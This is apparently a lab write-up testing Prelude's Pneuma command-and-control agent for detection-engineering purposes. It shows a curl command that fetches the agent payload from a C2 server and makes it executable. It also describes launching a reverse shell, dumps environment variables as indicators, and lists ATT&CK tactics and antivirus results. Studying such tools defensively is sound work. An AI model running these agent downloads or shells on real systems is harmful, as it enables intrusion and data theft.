
Now, let us copy our agent to the windows host and check out if it is detected or not.






The defender flags this as malicious and potentially harmful, so we could not run it on our target machine, and according to one of the operators, there is an issue with the windows agent, and a recent change will be pushed pretty soon. So, to not disturb our analysis of understanding much important concepts like TTPs and chains, we will start with a Linux agent.


```
subhajeet@subhajeet-work:~/Downloads$ curl "http://192.168.116.139:3391/payloads/pneuma/v1.5/pneuma-linux" > /tmp/pneumalinuxagent
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 8684k  100 8684k    0     0  24.7M      0 --:--:-- --:--:-- --:--:-- 24.7M
subhajeet@subhajeet-work:~/Downloads$ file /tmp/pneumalinuxagent
/tmp/pneumalinuxagent: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
subhajeet@subhajeet-work:~/Downloads$ chmod a+x /tmp/pneumalinuxagent
```




We can see our agent is live and running, and we have the privilege to launch a chain. The very first we will continue with launching a small reverse shell.




It works, as expected, now let us launch a small payload with this agent which will list all the environment variables.





Now, we are finally done creating the chain, prelude also provides the privilege to add more tactics, techniques and procedures to this list, but this report will report to this TTP only.



Indicators of Compromise:

file	/usr/bin/lesspipe
	/home/subhajeet
	/org/freedesktop/DisplayManager/Seat0
	/run/user/1000/bus
	/usr/share/gconf/cinnamon.mandatory.path
	/usr/share/gconf/cinnamon.default.path
	/home/subhajeet/.cargo/bin:/home/subhajeet/.local/bin:/usr/local/sbin
	/subhajeet-work:@/tmp/.ICE-unix/1116,unix/subhajeet-work:/tmp/.ICE-unix/1116
	/org/freedesktop/DisplayManager/Session0
	/org/gnome/Terminal/screen/64e86ef6_63a0_40fd_81a7_f0c1c65002ad
	/run/user/1000
	/home/subhajeet/.Xauthority
	/run/user/1000/keyring/ssh
	/var/lib/lightdm-data/subhajeet
	/bin/bash
	/usr/bin/lesspipe
	/run/user/1000/gnupg/S.gpg-agent:0:1
	/etc/xdg/xdg-cinnamon:/etc/xdg
	/usr/share/cinnamon:/usr/share/gnome:/home/subhajeet/.local/share/fla

And, as expected it dumps all the environment variables after discovering and lists all the IOCs for detection purpose.

The working of pneuma agent was displayed in the above screenshots and with a short description, now we will move forward to what are the tactics, techniques and procedures pneuma uses inside a targeted windows host.

Resource Development : Check here

Execution: Check here.

Persistence: Check here.

Privilege Escalation: Check here.


Defense Evasion: Check here.

Credential Access: Check here.

Discovery: Check here.

Detection & Triage

After exploring the agent, and all other important aspects of this command-and-control server, it can be confirmed that the agent is being detected and has high detection ratio, well compared to the Nim payload which has zero detection and is a challenge and can be one in the near future for the detection engineering community.



Kaspersky	Undetected	Kingsoft	Undetected
Lionic	Undetected	Malwarebytes	Undetected
MAX	Undetected	MaxSecure	Undetected
McAfee	Undetected	McAfee-GW-Edition	Undetected
Microsoft	Undetected	NANO-Antivirus	Undetected
Palo Alto Networks	Undetected	QuickHeal	Undetected

Credits

- Prelude Docs.